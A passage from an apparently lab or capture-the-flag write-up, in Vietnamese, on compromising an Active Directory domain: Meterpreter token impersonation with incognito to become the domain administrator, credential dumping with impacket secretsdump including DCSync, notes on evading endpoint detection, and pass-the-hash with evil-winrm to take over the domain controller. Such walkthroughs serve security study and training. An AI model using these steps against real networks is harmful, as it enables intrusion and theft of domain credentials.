[-] Unknown command: systeminfo. Did you mean sysinfo? Run the help command for more details.
(Meterpreter 3)(C:\Windows\system32) > sysinfo
Computer        : WS01
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : VDT
Logged On Users : 2
Meterpreter     : x64/windows
(Meterpreter 3)(C:\Windows\system32) >
```

- Load module `incognito`. Sau khi ta tìm trong danh sách các token, may mắn là có user VDT\Administrator thuộc Domain Admins. Điều này có thể là do admin này đã đăng nhập vào `WS01` (có thể là RDP, SMB, ...)

```
(Meterpreter 3)(C:\Windows\system32) > load incognito
Loading extension incognito ... Success.
(Meterpreter 3)(C:\Windows\system32) > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VDT\Administrator

Impersonation Tokens Available
========================================
No tokens available

(Meterpreter 3)(C:\Windows\system32) >
```


- Thực hiện đánh cắp token và leo lên Domain Admins

```
(Meterpreter 3)(C:\Windows\system32) > impersonate_token "VDT\\Administrator"
[+] Delegation token available
[+] Successfully impersonated user VDT\Administrator
(Meterpreter 3)(C:\Windows\system32) > getuid
Server username: VDT\Administrator
(Meterpreter 3)(C:\Windows\system32) > cat \\\\DC01.vdt.local\\C$\\Users\\Administrator\\Desktop\\root.txt
(Meterpreter 3)(C:\Windows\system32) >
```

`impacket-secretsdump.py`

- Tuy nhiên, việc sử dụng `mimikatz` hay `incognito` cần phải upload tool lên mục tiêu và để lại nhiều noise hơn trên endpoint. Ta sẽ sử dụng một công cụ khác là `impacket-secretdump.py`, công cụ này tương tác với các API và cấu trúc dữ liệu liên quan đến LSA và SAM. Từ các hive của SAM, SECURITY, SYSTEM từ registry của máy mục tiêu, tool này có thể giải mã và trích xuất NTLM hash của tài khoản local, LSA secrets (như mật khẩu tài khoản service, mật khẩu đã lưu của các scheduler tasks), và syskey (bootkey) để giải mã. Thậm chí nếu mục tiêu là một DC và có quyền DCSync, `secretsdump.py` sẽ sử dụng giao thức DRSUAPI (Directory Replication Service Remote Protocol) để yêu cầu DC sao chép các dữ liệu và dump toàn bộ ra.
- Ưu điểm của `secretsdump` so với `Mimikatz` là khả năng hoạt động từ xa và ít gây báo động trên endpoint (do dùng giao thức mạng và truy cập Registry thay vì chạy file .exe hay dump LSASS). Mặt khác, việc dump trực tiếp bộ nhớ LSASS bằng `Mimikatz`

thường thu được nhiều loại thông tin xác thực hơn.



Domain Controller take over

Pass the hash

- Các công cụ remote access hiện nay đa số đều có tính năng truy cập với kỹ thuật pass the hash, đây là một kỹ thuật truy cập chỉ cần NTLM hash (hoặc LM hash đối với phiên bản rất cũ) mà không cần biết mật khẩu gốc dưới dạng plaintext
- Ta sẽ sử dụng `evil-winrm` để remote access vào `DC01` với user Administrator và thành công take over toàn bộ hệ thống AD